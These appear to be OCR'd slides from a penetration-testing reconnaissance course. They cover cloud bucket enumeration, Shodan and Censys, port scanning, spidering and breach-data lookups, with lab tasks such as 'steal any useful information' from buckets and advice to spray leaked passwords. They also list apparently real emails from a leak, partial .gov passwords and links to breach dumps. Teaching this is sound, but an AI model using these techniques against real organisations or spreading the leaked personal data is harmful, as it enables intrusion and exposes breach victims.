  - https://www.indeed.com/cmp/**<company>**/jobs
  - http://jobs.example.com
  - http://career.example.com
  - http://example.com/jobs
  - http://example.com/career
- Discussion forums
  - https://stackoverflow.com/
  - https://github.com/
  - https://social.technet.microsoft.com/Forums



Lab Exercise 7

- *Make a list of all the domains/subdomains running HTTP/HTTPs services.*
- *Find sensitive URLs across all the identified websites for carbonconsole.com*

Cloud Storage Enumeration

Cloud storage resources allow organizations to share data publicly or with authorized applications/users. They are becoming more and more common and if misconfigured can potentially reveal sensitive information.

- World is moving to the cloud. So is the storage stack.
- AWS S3 / Digital Ocean Spaces / Gcloud Big Storage / Azure Blobs.
- Often, misconfigured allowing public read access and sometimes write access too.

Identifying and Exploring S3 Buckets

- Many organisations are moving towards cloud service provides to host and distribute their services.
- Amazon S3 buckets (Simple Storage Service) is one such popular storage services.
- Sometimes organisations implement inadequate access controls leading to leakage of sensitive information from these buckets.


Bucket Finder / Digital-Ocean Space Finder.

- Spider a website. Generate a list of URLs
- Pass it to parse.py
- Returns any cloud storage object being used.
- Uses RegEx patterns.

```
shubhammittal:New/ (master*) $ python parse.py urls.txt
http://[redacted]l-233.in-addr.iptox.net/
http://[redacted]l-233.in-addr.iptox.net/
http://[redacted]l-233.in-addr.iptox.net/js
http://[redacted]l-233.in-addr.iptox.net/js/paged_form.js
http://[redacted]l-233.in-addr.iptox.net/login.php
http://[redacted]l-233.in-addr.iptox.net/lostpwd.php
http://[redacted]l-233.in-addr.iptox.net/user
http://[redacted]/test.html
http://[redacted]l-233.in-addr.iptox.net/user/index.php
-----------------------
Identified Azure Buckets:  [u'mycontainer']
Identified AWS Buckets:  [u'shubhamstestbucket']
Identified Digital ocean Buckets:  [u'blah', u'space-intro']
```

Custom Bucket Finder

- Generate bucket names (based on a pattern)
  - python create_bucket_patterns.py <keyword>
  - https://github.com/brianwarehime/inSp3ctor
- Check if these bucket names exist?
- If Exist, check for permissions
- S3 Buckets have four permissions:




```
shubhammittal:BucketFinder/ $ python create_bucket_patterns.py rebootelabs | tee mywords
rebootelabs-01
rebootelabs01
01-rebootelabs
01-rebootelabs01
01rebootelabs-01
rebootelabs-stage
rebootelabsstage
stage-rebootelabs
stage-rebootelabsstage
stagerebootelabs-stage
rebootelabs-prod
rebootelabsprod
prod-rebootelabs
prod-rebootelabsprod
prodrebootelabs-prod
rebootelabs-stage01
rebootelabsstage01
stage01-rebootelabs
```

```
shubhammittal:BucketFinder/ $ ./bucket_finder.rb mywords
Bucket does not exist:
Bucket rebootelabs01 redirects to:
        Bucket Found:
                <Private> http://rebootelabs01.s3.amazonaws.com/root/
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket rebootelabs-prod redirects to:
        Bucket Found:
                <Private>
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
Bucket does not exist:
```

Storage Permissions: AWS

- Set Environment Variables using own keys
  - $ export AWS_ACCESS_KEY_ID=AKI**********EXAMPLE
  - $ export AWS_SECRET_ACCESS_KEY=wJ**********/K7*****/bPx*****EXAMPLEKEY
  - $ export AWS_DEFAULT_REGION=us-west-2

- Check bucket permissions
  - $ aws s3 ls s3://prod-example-bucket
  - $ aws s3 ls s3-us-west-2.amazonaws.com
  - $ aws s3 cp temp s3://prod-example-bucket

S3Scanner

- Tool: https://github.com/vysec/S3Scanner

```
[redacted] $ python2.7 s3scanner.py sites.txt --dump
2018-03-08 12:59:34 [found]   [open] : flaws.cloud:us-west-2 - 9.1 KiB
download: s3://flaws.cloud/hint3.html to buckets/flaws.cloud/hint3.html
download: s3://flaws.cloud/hint2.html to buckets/flaws.cloud/hint2.html
download: s3://flaws.cloud/robots.txt to buckets/flaws.cloud/robots.txt
download: s3://flaws.cloud/hint1.html to buckets/flaws.cloud/hint1.html
download: s3://flaws.cloud/secret-dd02c7c.html to buckets/flaws.cloud/secret-dd02c7c.html
download: s3://flaws.cloud/index.html to buckets/flaws.cloud/index.html
2018-03-08 12:59:46     [not found] : arstechnica.com
2018-03-08 12:59:51 [found] [closed] : lifehacker.com:ap-southeast-2
2018-03-08 12:59:53     [not found] : gizmodo.com
2018-03-08 12:59:59 [found] [closed] : reddit.com:ap-southeast-2
2018-03-08 13:00:04 [found] [closed] : stackoverflow.com:ap-northeast-1
[redacted] $ clear

[redacted] $ ls
README.md               buckets.txt             s3scanner.py            s3utils.pyc             test
buckets                 requirements.txt        s3utils.py              sites.txt               test_scanner.py
[redacted] $ cat sites.txt
flaws.cloud
arstechnica.com
lifehacker.com
gizmodo.com
reddit.com
```

Custom Spaces Finder

- Written by Appsecco
- Tool to quickly enumerate DigitalOcean Spaces to look for loot
- Built on top of AWSBucketDump by @ok_bye_now

https://github.com/appsecco/spaces-finder

```
python3 spaces_finder.py -l SpacesNames.txt -g
interesting_keywords.txt -D -m 500000 -d 1 -t 5
```

GCPBucketBrute

```
GCPBucketBrute master 7d ➜ python3 gcpbucketbrute.py -k paypal -u


Generated 1216 bucket permutations.

    EXISTS: paypal1
    EXISTS: paypal_data
    EXISTS: mercurialpaypal
    EXISTS: paypal
    EXISTS: paypal-files
    EXISTS: paypaltest
```

Lab Exercise 8

- *Create a list of possible s3 buckets for CarbonConsole.*
- *Find the buckets that exist.*
- *Check file permissions, and steal any useful information.*
- *Find list of s3 buckets being used on any of the enumerated websites.*


Identifying Points of Entry

There can be multiple entry points into an organization's network, most commonly exposed services with open ports and external web applications.

These exposed services and web applications need to be explored further (actively/passively) in a methodical manner so that a targeted attack can be launched.

- Port Scanning
- Service/Application Screenshot
- Directory Enumeration and Spidering

Hacker Search Engines - Shodan



Operators:

- **city**: find devices in a particular city
- **country**: find devices in a particular country
- **geo**: you can pass it coordinates
- **hostname**: find values that match the hostname
- **net**: search based on an IP or /x CIDR
- **os**: search based on operating system
- **port**: find particular ports that are open
- **before/after**: find results within a timeframe

Censys

Similar to Shodan, but allows search in Certificates DB along with IPv4 Hosts.

nokia.com - Censys

https://censys.io/certificates?q=nokia.com

censys | Certificates | nokia.com | Register | Sign In

Results | Report | Docs

Quick Filters
For all fields, see Data Definitions

Tag:
- 8,440 CT
- 8,439 Google CT
- 8,381 Leaf
- 6,814 Expired
- 6,504 Previously Trusted
- More

Issuer:
- 2,359 VeriSign, Inc.
- 1,938 DigiCert Inc
- 1,911 Symantec Corporation
- 608 Let's Encrypt
- 289 VeriSign Trust Network
- More

Certificates
Page: 1/355 Results: 8,864 Time: 2503ms

CN=corphr-nokia.com
Let's Encrypt Authority X3
2019-01-02 – 2019-04-02
corphr-nokia.com, cpanel.corphr-nokia.com, mail.corphr-nokia.com, webdisk.corphr-nokia.com, ...

CN=skype-nokia.com
cPanel, Inc. Certification Authority
2019-02-28 – 2019-05-29
autodiscover.skype-nokia.com, cpanel.skype-nokia.com, mail.skype-nokia.com, skype-nokia.atucelular.com, ...

CN=corphr-nokia.com
Let's Encrypt Authority X3
2019-03-04 – 2019-06-02
corphr-nokia.com, cpanel.corphr-nokia.com, mail.corphr-nokia.com, webdisk.corphr-nokia.com, ...


C=FI, L=Espoo, O=Nokia, OU=DHBU, CN=wifi.nokia.com
DigiCert Global CA G2
2018-11-23 – 2019-11-01
cdp.apac1.nokia.com, cdp.apac2.nokia.com, cdp.emea1.nokia.com, cdp.nar1.nokia.com, ...
parsed.names: wifi.apac2. nokia.com

CN=remat-nokia.com
Let's Encrypt Authority X3
2019-01-28 – 2019-04-28
autodiscover.remat-nokia.com, cpanel.remat-nokia.com, mail.remat-nokia.com, remat-nokia.com, ...

ZoomEye

ZoomEye operator examples:

- **port**:22
- **os**:linux
- **service**:webcam
- **hostname**:google.com
- **country**:US
- **app**:Apache
- **ip**:8.8.8.8
- **cidr**:8.8.8.8/24



APIs Available.

```
shubhammittal:datasploit/ (master*) $ python domain/domain_shodan.py nokia.com

---> Searching in Shodan:

IP: 131.228.2.162
Hosts: [u'extranet-ned-portal.net.nokia.com']
Domain: [u'nokia.com']
Port: 443
Content-Type: text/html; charset=iso-8859-1

LatLong: 60.1708,24.9375
IP: 131.228.2.162
Hosts: [u'extranet-ned-portal.net.nokia.com']
Domain: [u'nokia.com']
Port: 80
Content-Type: text/html; charset=iso-8859-1okia.com/1.0.1s DAV/2 proxy_html/3.1.2

LatLong: 60.1708,24.9375
IP: 131.228.2.229
Hosts: [u'collaboration-ad.ext.nokia.com']
Domain: [u'nokia.com']
Port: 443
Content-Language: entml; charset=iso-8859-1

LatLong: 60.1708,24.9375
IP: 67.220.123.176
Hosts: [u'stage07.suw.hosting.nokia.com']
Domain: [u'nokia.com']
Port: 80
Content-Type: text/html10:35:19 GMTct
```

Port Scanning: Nmap

- Nmap being the Flagship tool.
  - Reliable, but slow. (Aggressive Scans are less reliable)
  - -Pn : Assumes the host is up
  - -p : Port Range (-p- means full port scan)
  - -sV : Service Scanning
  - iL : List of IP Addresses (supports CIDR Ranges)
  - -sn : Host Discovery
  - -O : Operating System Enumeration
  - -T[1-5] : Aggressiveness Control
  - --script : Nmap Scripts (https://nmap.org/book/man-nse.html)
- Write your own NSE Scripts (https://github.com/s4n7h0/Halcyon)

Port Scanning: masscan

- Masscan
  - This is the fastest Internet port scanner. Can be used to literally scan the internet. :P
  - Asynchronous transmission
  - Allows arbitrary address ranges and port ranges.
  - Supports config files
- Examples
  - masscan -p80,8000-8100 10.0.0.0/8
  - masscan 0.0.0.0/0 -p0-65535 (*scans the whole internet)*

Automatic Screenshots?

- WebScreenShot
  - https://github.com/maaaaz/webscreenshot
- Uses *url-to-image* phantomjs script.
- Takes list of URLs. Clicks Screenshot. Saves in output directory.

```
shubhammittal:webscreenshot/ (master*) $ python webscreenshot.py -i list.txt -v -o .
webscreenshot.py version 2.1

[INFO][General] 'http://google.fr' has been formatted as 'http://google.fr:80' with supplied overriding options
[INFO][General] 'https://173.194.67.113' has been formatted as 'https://173.194.67.113:443' with supplied overriding options
[INFO][General] '173.194.67.113' has been formatted as 'http://173.194.67.113:80' with supplied overriding options
[INFO][General] 'https://duckduckgo.com/robots.txt' has been formatted as 'https://duckduckgo.com:443/robots.txt' with supplied overriding options
[+] 4 URLs to be screenshot
[INFO][https://173.194.67.113:443] Screenshot OK

[INFO][http://google.fr:80] Screenshot OK

[INFO][http://173.194.67.113:80] Screenshot OK

[INFO][https://duckduckgo.com:443/robots.txt] Screenshot OK

[+] 4 actual URLs screenshot
[+] 0 error(s)
```

```
shubhammittal:webscreenshot/ (master*) $ cat list.txt
http://google.fr
https://173.194.67.113
173.194.67.113
https://duckduckgo.com/robots.txt
```

```
(master*) $ ls -l screenshots

163168 Mar 14 13:55 http_173.194.67.113_80.png
162983 Mar 14 13:55 http_google.fr_80.png
163168 Mar 14 13:55 https_173.194.67.113_443.png
 20563 Mar 14 13:55 https_duckduckgo.com_443_robots.txt.png
```

Finding Interesting Apps and Services

- Sensitive Services:
  - SSH
  - RDP/VNC
  - Database
  - VoIP
- Sensitive portals:
  - Admin/Employee Login
  - VPN Portals
  - Single Sign On (SSO)
  - Client/Partner Login

Lab Exercise 9


- *Perform Port scan on all the identified assets.*
- *Identify entry points to the identified assets.*
  - *Login Pages*
  - *Services supporting Authentication*


Spidering and Enumerating


Crawling the websites for scraping URLs. The usual process is to open a page, find URLs, open the found URLs and repeat the process. The depth of spidering means the number of such iterations.

- Spider the website for:
  - Mapping the surface area
  - Understanding the structure
  - Parameterized URLs
- Page link enumeration
- Identifying Tech Stack
- Generate dictionary lists.

BurpSuite Community (Free) Spider








Visual Mapper

http://www.visualsitemapper.com/



Find Useful URLs

- BlackWidow
  - https://github.com/1N3/BlackWidow
- Python based web application scanner
- Gather OSINT and fuzz for OWASP vulnerabilities
- Finds useful and Dynamic URLs for pentesting.

BlackWidow in Action

```
shubhammittal:parameth/ (master) $ docker run -it blackwidow -d demo.testfire.net

                  _''_
               .'      '.
              /    __    \
            ,  |   ><   |  ,
          .\  \          /  /.
           \_'--`(  )'--'_/
             .--'/()'--.
     1N3    /  /` '' `\  \
             |          |
              \        /

 + -- --=[https://crowdshield.com
 + -- --=[blackwidow v1.0

==================================================================================
http://demo.testfire.net
==================================================================================
[+] Extracting form values...
----------------------------------------------------------------------------------
<form action="/search.aspx" id="frmSearch" method="get">
<table border="0" cellpadding="0" cellspacing="0" width="100%">
<tr>
<td rowspan="2"><a href="default.aspx" id="_ctl0__ctl0_HyperLink1"><img border="0" src="images/logo
<td align="right" valign="top">
<a href="bank/login.aspx" id="_ctl0__ctl0_LoginLink" title="It does not appear that you have prope
 href="default.aspx?content=inside_contact.htm" id="_ctl0__ctl0_HyperLink3">Contact Us</a> | <a hre
<input accesskey="S" id="txtSearch" name="txtSearch" type="text"/>
<input type="submit" value="Go"/>
</td>
</tr>
<tr>
<td align="right" style="background-image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img b
</tr>
</table>
</form>
----------------------------------------------------------------------------------

http://demo.testfire.net/default.aspx
http://demo.testfire.net/bank/login.aspx
```

```
[+] Unique Dynamic Parameters Discovered:
/usr/share/blackwidow/demo.testfire.net/demo.testfire.net-dynamic-unique.txt
----------------------------------------------------------------------------------
http://demo.testfire.net/default.aspx?content=inside_contact.htm
http://demo.testfire.net/survey_questions.aspx/survey_questions.aspx?step=a

[+] Sub-domains Discovered:
/usr/share/blackwidow/demo.testfire.net/demo.testfire.net-subdomains-sorted.txt
----------------------------------------------------------------------------------

[+] Emails Discovered:
/usr/share/blackwidow/demo.testfire.net/demo.testfire.net-emails-sorted.txt
----------------------------------------------------------------------------------

[+] Phones Discovered:
/usr/share/blackwidow/demo.testfire.net/demo.testfire.net-phones-sorted.txt
----------------------------------------------------------------------------------
```

```
[+] Form URL's Discovered:
/usr/share/blackwidow/demo.testfire.net/demo.testfire.net-forms-sorted.txt
----------------------------------------------------------------------------------
http://demo.testfire.net
http://demo.testfire.net/bank/login.aspx
http://demo.testfire.net/default.aspx
http://demo.testfire.net/default.aspx?content=business.htm
http://demo.testfire.net/default.aspx?content=business_cards.htm
http://demo.testfire.net/default.aspx?content=business_deposit.htm
http://demo.testfire.net/default.aspx?content=business_insurance.htm
http://demo.testfire.net/default.aspx?content=business_lending.htm
http://demo.testfire.net/default.aspx?content=business_other.htm
http://demo.testfire.net/default.aspx?content=business_retirement.htm
http://demo.testfire.net/default.aspx?content=inside.htm
http://demo.testfire.net/default.aspx?content=inside_about.htm
http://demo.testfire.net/default.aspx?content=inside_careers.htm
http://demo.testfire.net/default.aspx?content=inside_contact.htm
http://demo.testfire.net/default.aspx?content=inside_investor.htm
http://demo.testfire.net/default.aspx?content=inside_press.htm
http://demo.testfire.net/default.aspx?content=personal.htm
http://demo.testfire.net/default.aspx?content=personal_cards.htm
http://demo.testfire.net/default.aspx?content=personal_checking.htm
http://demo.testfire.net/default.aspx?content=personal_deposit.htm
http://demo.testfire.net/default.aspx?content=personal_investments.htm
http://demo.testfire.net/default.aspx?content=personal_loans.htm
http://demo.testfire.net/default.aspx?content=personal_other.htm
http://demo.testfire.net/default.aspx?content=privacy.htm
http://demo.testfire.net/default.aspx?content=security.htm
http://demo.testfire.net/default.aspx?content=security.htm/bank/login.aspx
http://demo.testfire.net/default.aspx?content=security.htm/cgi.exe
http://demo.testfire.net/default.aspx?content=security.htm/default.aspx
http://demo.testfire.net/default.aspx?content=security.htm/feedback.aspx
http://demo.testfire.net/feedback.aspx
http://demo.testfire.net/survey_questions.aspx
```

Related Domains

- Based on Third Party Tags
  - Facebook Pixel / Google+ / Google Analytics Tag Usage and History

UBER.COM
Tag History

Type	ID	First Detected	Last Detected
	UA-7157694	Oct 2011	Oct 2018
	OP-8148824632	Jun 2018	Oct 2018
	GTM-DC-8379000	Oct 2018	Oct 2018
	HJ-624905	May 2018	Aug 2018
	OP-745050198	May 2018	Aug 2018
	GTM-AW-856613572	Jul 2018	Aug 2018
	MK-732-DID-644	Jun 2018	Jun 2018
	GTM-AW-829343844	May 2018	May 2018

UBER.COM
Connected Websites


Website

UA-7157694
Google Analytics Tag Usage and History

UA-7157694 Connected Domains

Domain	First Detected	Last Detected
uber.com	October-11	October-18
blog.uber.com	March-13	October-17
developer.uber.com	March-16	July-17
newsroom.uber.com	March-16	July-17
driveuber.co.nz	March-16	December-16
devblog.uber.com	March-16	March-16
eng.uber.com	March-16	April-18
ishutter.in	March-16	August-17
lingnei.com	March-16	April-17
uber.github.io	March-16	July-18
yber.us	March-16	October-17

UA-7157694 Usage Timeline




Exploring Breaches

- Websites get hacked, and Databases often are released online.
- Emails, Phone numbers, Passwords, Password Hashes, Credit Card Info.
- More than 200 GB of passwords are publicly available.
- Pastebins / Full Disclosures / Torrents / Darknet
- People use same passwords across multiple accounts.
- Sometime even in corporate accounts.

Have I Been Pwned

- Project by @TroyHunt
- Lets you search in breached password and tell whether your password has been breached or not.
- Password is never revealed.



What next?

- Once breached source is know, search for the passwords online.
- Search in darknet scrapers
  - https://hacked-emails.com/ (includes password from few sources)
  - Public Breached Passwords Listing
  - https://twitter.com/dumpmon (Twitter account that tweets about leaked data)
    - Scrape it?
  - https://databases.today

Note: Accessing and/or using breach data might not be legal in your country, please take advice from a lawyer before doing so. The mentioned sources and other similar ones are usually very dynamic and keep on adding/removing features/data.

```
shubhammittal:datasploit/ (master*) $ python emails/email_hacked_emails.py upgoingstaar@gmail.com

---> Searching Email in DarkNet

16 Results found
------
Leak Title: yatra.in
Details: https://hacked-emails.com/leak/a290d61fb7cd11e11b40/yatra-in
Leak URL: N/A
Leaked on: 2017-11-01T00:00:00+00:00
Source: Anonymous
------
Leak Title: Memoraleak
Details: https://hacked-emails.com/leak/85991f737250924d4e5d/memoraleak
Leak URL: N/A
Leaked on: 2017-09-02T00:00:00+00:00
Source: Anonymous
------
Leak Title: zomato.com
Details: https://hacked-emails.com/leak/f5002a90bda8071b4abe/zomato-com
Leak URL: N/A
Leaked on: 2017-09-01T00:
Source: Anonymous
------
```

```
Leak Title: ctf365.com
Details: https://hacked-emails.com/leak/ad2590766db046f27666/ctf365-com
Leak URL: http://siph0n.net/exploits.php?id=3617
Leaked on: 2016-05-08T00:00:00+00:00
Source: siph0n
------
Leak Title: adobe.com
Details: https://hacked-emails.com/leak/c83023e0f78215df0e5f/adobe-com
Leak URL: http://siph0n.net/dumps/crime.li/dbs/adobecreds.csv
Leaked on: 2015-08-01T00:00:00+00:00
Source: Anonymous
------
Leak Title: linkedin.com
Details: https://hacked-emails.com/leak/b590cc3beab8897b2e2f/linkedin-com
Leak URL: N/A
Leaked on: 2016-06-01T00:00:00+00:00
Source: Anonymous
```

http://ctf365.com

siph0n.net/exploits.php?id=3617

```
mr.zero@live.ru Mr.zero
llerki@gmail.com
hinojosg@gmatc.matc.edu
99999@no-spam.ws
alha_110@yahoo.com
upgoingstaar@gmail.com
anykeyshutdown@gmail.com
theineffablebob@gmail.com
v01and.bj@gmail.com
alupalo-lnw@hotmail.com
mxwl018lr@shitmail.me
owais_mehtab@yahoo.com
waqar_speedy99@hotmail.com
navaidansari@hotmail.co.uk
al3ksandro@gmail.com
maheshekr@gmail.com
ken.graf@unh.edu
rene.borges89@gmail.com
xishimy@gmail.com
lemeurdav@gmail.com
jegatheeswaran.kayanan@gmai
florent.liger@gmail.com
kristian.drumev@hp.com
mytempkont@gmail.com
an4rk.111@gmail.com
```

1.4 Billion Password Leaked, Do you know?

- Bunch of breached password data was combined.
- Released as torrent link ~ 40 GB
- Identify the password and spray.

```
[shubhammittal:BreachCompilation/ $ ./breachquery.sh test | grep '.gov.' | grep -v

TEST@utah.gov:
test.codortiz@                    obyj
test.govit@gma                    lo
test0@test.gov
test121212@nyc                    234
test1@brisbane                    orths
test1@fdic.gov
test2@sec.gov.
test2govind@gm                    30303
test2pp2test@p                    ovativemmaryan                                    .ca
test3@sec.gov.
test@ac.gov:12
test@arts.wa.g
test@emmi.gov.
test@freetopay
test@gov-con.u
test@gov.no:53
test@govlaw.co
test@murray.go
test@nist.gov:
test@peters-hi                    .uk:spor y18
test@teasfsdfs
test@terrill.g
test@test.cn.c                    123456
test@test.gov.
test@test.gov:
test@test.gov:
test@test.gov:
test@test.gov:rdamv
```

Public Breached Password Datasets

https://publicdbhost.dmca.gripe/

Index of /

../		
random/		
17.Media.rar	775184173	22-May-2017 12:35 AM
PS3Hax.net.txt.gz	32544874	22-May-2017 12:59 AM
patreondump.tar.gz	3997819699	22-May-2017 01:41 AM
Experian.7z	851099648	22-May-2017 12:47 AM
Ashley_Madison_users.7z	1773584384	22-May-2017 12:47 AM
xat.7z	227685739	22-May-2017 01:12 AM
